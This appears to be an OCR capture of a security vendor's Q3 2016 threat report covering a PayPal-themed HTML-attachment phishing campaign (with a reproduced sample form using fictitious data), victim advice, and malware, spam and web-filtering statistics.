
Phishing Attacks


The onslaught phishing messages were still prominent in Q3. In early September, we noticed a spike in PayPal-themed messages. Utilization of attached (.)HTM/HTML files to distribute malware and phishing attacks has been actively used for the better part of a decade now. This file type is still considered relatively low risk since they are still shared for legitimate purposes quite regularly – despite that fact that they are used for evil with even greater regularity.

One particular variant poses as a security alert from PayPal. It utilizes an attached .HTM file (containing an embedded script) in an attempt to trick users into disclosing a bevy of personal and financial information. In addition to phishing a potentially devastating amount of information from the target, beneath the surface the obfuscated script also serves to install malware onto the victim's machine.

Clicking the attached (.)HTM file begins the process. The phishing pages rendered attempt to gather a great deal of information such as PayPal credentials, mother's maiden name, social security and credit card data– in a series of three consecutive phishing pages (displayed below).




Log Out | Help | Security Centre
Search
PayPal
My Account
Send Money
Request Money
Merchant Services
Auction Tools
Products & Services
Overview
Add Funds
Withdraw
History
Resolution Centre
Profile
Profile Update
Secure Transaction
complete the form below to update your Profile .
Home Address Profile
Enter your information as accurately as possible.
Address Line 1: 1520 Delorian Lane
Address Line 2:
City: Hill Valley
State: California
Zip Code: 54321
Country: United States
Mother's Maiden Name: Lorraine Baines
Social Security Number: 999 - 00 - 0000
Save Profile
Mass Pay | Referrals | About Us | Accounts | Fees | Privacy | Security Centre | Contact Us | User Agreement | Developers | Product Disclosure Statement
About SSL Certificates
Copyright © 1999-2010 PayPal, Inc. All rights reserved.
PayPal Pty Limited ABN 93 111 195 389 (AFSL 304962). Any general financial product advice provided in this site has not taken into account your objectives, financial situations or needs.




Remember, a legitimate security alert should never require direct interaction with an email attachment. Should you ever find yourself on the receiving end of a message of this nature, reach out to the company directly to voice your concern.

If you suspect that you may have fallen victim to phishing or think your credentials have been exposed through some other means (such as a data breach), you should take immediate action to help reduce the potential impact. Always contact the provider immediately for their recommended course of action. Change your password for not only the affected account but also for any others where you may be using the same or similar password. But surely no one is doing that… right?


Malware Traffic

In Q3 of 2016, our SecureTide email solution quarantined about 5.7 billion emails containing malware. This total was a thirty-five percent increase of the already record-setting total we had recorded in Q2 of this year.

This quarter's malicious traffic relied heavily upon the use of macro-embedded documents and malicious JavaScript attachments. They also utilized the more traditional zipped executable approach along with some less common methods, like the use of legacy Word template files. Below you can see the steady increase of malicious email activity over the past four quarters.




Throughout the quarter, malware levels sustained rates on par with or above the very high levels that we have been seeing throughout the year.




Spam Traffic

Spam traffic remained steady throughout Q3. In total we quarantined 2.34 billion spam messages in the quarter. This was a slight decrease in traffic over the previous quarter.




Top Ten

Of the 2.34 billion spam messages quarantined in Q3, around seventy-five percent of them originated in one of these ten countries.



Spam Traffic by Region


The chart below represents the global distribution of spam sources by region as seen by our filters.



Web Metrics


Daily Threat Percentage

The following are Web metrics as seen by our SecureSurf™ Web filtering solution. The chart below displays the percentage of web traffic deemed bad on a daily basis throughout Q3. This includes malware, phishing and compromised sites.



Threats Tracked

The following displays the total number of unique threat locations (domains, URIs and IPs) that we were tracking throughout Q3 of 2016. On average, we were tracking around 40 million unique threat locations on any given day with malware being by far the most prevalent.



Blocked Threats

The following chart displays the sum of both malware and phishing blocked DNS requests by our Web filtering customers. A blocked request could be generated by a user initiated request or in the background via malware activity.